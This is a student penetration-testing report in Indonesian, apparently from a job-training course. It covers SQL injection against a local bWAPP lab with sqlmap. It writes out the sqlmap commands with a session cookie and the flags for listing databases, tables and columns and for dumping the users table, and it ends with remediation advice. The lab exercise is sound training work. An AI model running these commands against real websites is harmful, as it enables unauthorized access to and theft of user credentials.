Laporan Cyber Security

SQL Injection pada Website bWAPP Menggunakan SQLMAP

Muhammad Mardiansyah

PUSAT PELATIHAN KERJA DAERAH JAKARTA UTARA

Penetration Testing Website bWAPP

1. Ringkasan Eksekutif

Tujuan dari pengujian ini adalah untuk mengidentifikasi dan mengevaluasi potensi kerentanan keamanan pada sistem yang diuji. Pada kesempatan kali ini, jenis kerentanan yang diuji adalah sql injection.

2. Lingkup Pengujian (Scope)

- Target: http://localhost:8080/sqli.php
- Jenis Kerentanan: sql injection

3. Metodologi Pengujian

Pengujian dilakukan berdasarkan kerangka kerja OWASP Testing Guide dengan tahapan:
- Active Reconnaissance = Memberikan nilai input pada inputan untuk melihat celah.
- Vulnerability Assessment = Mencari celah pada sistem.
- Exploitation = Melakukan exploitasi dengan sqlmap.
- Reporting = Membuat laporan penetration testing.

4. Temuan dan Rekomendasi


No	Nama Kerentanan	Risiko	Deskripsi Singkat	Rekomendasi
1	SQL Injection	Tinggi	Parameter input tidak divalidasi dengan baik.	Gunakan parameterized queries dan validasi input. atau gunakan prepared parameter $statement

5. Detail Temuan (Contoh)

- Nama Kerentanan: SQL Injection
- URL Terdampak: http://localhost:8080/sqli_1.php?title=1&action=search
- Metode Uji: Menyisipkan nilai 1 pada kolom submit dan mendapatkan nilai title=1
- Risiko: Akses data tidak sah dan potensi manipulasi database.

6. Lampiran

Instalasi bWAPP pada kali linux dan menjalankannya, ubah security menjadi low dan mencari cookie untuk melakukan sql injection, pada bWAPP terdapat URL dengan parameter title=1 pada get search yang artinya kemungkinan kita dapat melakukan sql injection menggunakan sqlmap.



Gambar 1. bWAPP web

Melakukan sql injection menggunakan sqlmap pada web bWAPP, pada konfigurasi sqlmap terdapat beberapa parameter seperti :

- -u yang mendeklarasikan sebagai url.
- --batch untuk menjalankan script otomatis tanpa menjawab pertanyaan dari command.
- --dbs untuk melihat database.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost:8080/sqli_1.php?title=1&location=search" --cookie="PHPSESSID=9q9v5
f02o1mpfu7kde26flvu90; security_level=0" --batch --dbs
```

Gambar 2. Konfigurasi sqlmap

Pada perintah sqlmap diatas terdapat info-info penting seperti pada gambar di bawah ini :

- Backend database yang digunakan merupakan MySQL
- Web server menggunakan Linux Ubuntu
- Web application menggunakan PHP.
- Terdapat database-database yang ada. pada kegiatan kali ini kita berfokus pada database dengan nama bWAPP.


Gambar 3. Scanning dengan sqlmap

Pencarian data tabel dari database bWAPP menggunakan sqlmap dengan menambahkan parameter -D bWAPP --tables.

- -D untuk mendeklarasikan database
- bWAPP adalah nama database yang ingin di eksploitasi
- -- tables untuk melihat tabel yang tersedia dari database bWAPP.

Gambar 4. Scanning database.

Perintah di atas akan mengeksekusi tabel yang ada pada database bWAPP. pada gambar dibawah, terdapat 5 tabel dari database bWAPP yaitu blog, heroes, movies, users dan visitors. tabel yang berisi data sensitif biasanya terdapat pada tabel yang berisi data users.



Gambar 5. Hasil Scanning database.

Pencarian data kolom dari tabel users menggunakan sqlmap dengan menambahkan parameter -T users --columns .

- -T untuk mendeklarasikan tables
- users adalah nama tabel yang ingin dieksploitasi
- -- columns untuk melihat kolom yang tersedia dari tabel users.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost:8080/sqli_1.php?title=1&location=search" --cookie="PHPSESSID=9q9v5f02o1
mpfu7kde26flvu90; security_level=0" --batch -T users --columns
```

Gambar 6. Scanning tabel

Perintah ini digunakan untuk melihat isi kolom dari tabel sensitif seperti tabel user, pada tabel user ini menyimpan data-data penting seperti :

- Nama database = bWAPP
- Nama tabel = users
- Jumlah kolom = 9
- Nama header kolom.
- Tipe data setiap kolom.

```
[11:43:34] [INFO] fetching columns for ta
Database: bWAPP
Table: users
[9 columns]
+-----------------+--------------+
| Column          | Type         |
+-----------------+--------------+
| admin           | tinyint(1)   |
| activated       | tinyint(1)   |
| activation_code | varchar(100) |
| email           | varchar(100) |
| id              | int(10)      |
| login           | varchar(100) |
| password        | varchar(100) |
| reset_code      | varchar(100) |
| secret          | varchar(100) |
+-----------------+--------------+
```

Gambar 7. Hasil Scanning tabel

Exploitasi data dari tabel users ke dalam bentuk file dengan format csv menggunakan perintah --dump. Perintah dump pada sqlmap digunakan untuk mengekstrak data sensitif ke dalam folder sqlmap di kali linux.

```
[11:44:02] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.local/share/sqlmap/output/localho
st/dump/bWAPP/users.csv'
[11:44:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localh
ost'
[11:44:02] [WARNING] your sqlmap version is outdated
```

Gambar 8. Ekstrak data dengan perintah dump

7. Kesimpulan

Kerentanan SQL Injection yang berhasil dieksploitasi mengindikasikan tingkat risiko tinggi terhadap integritas dan kerahasiaan data. bWAPP pada tingkat keamanan "Low" secara sengaja dibiarkan terbuka sebagai simulasi, namun skenario ini mencerminkan kondisi nyata pada aplikasi yang tidak aman.

Perbaikan yang disarankan mencakup:

- Penerapan input validation dan sanitasi
- Penggunaan prepared statements / parameterized queries
- Pengaturan security level lebih tinggi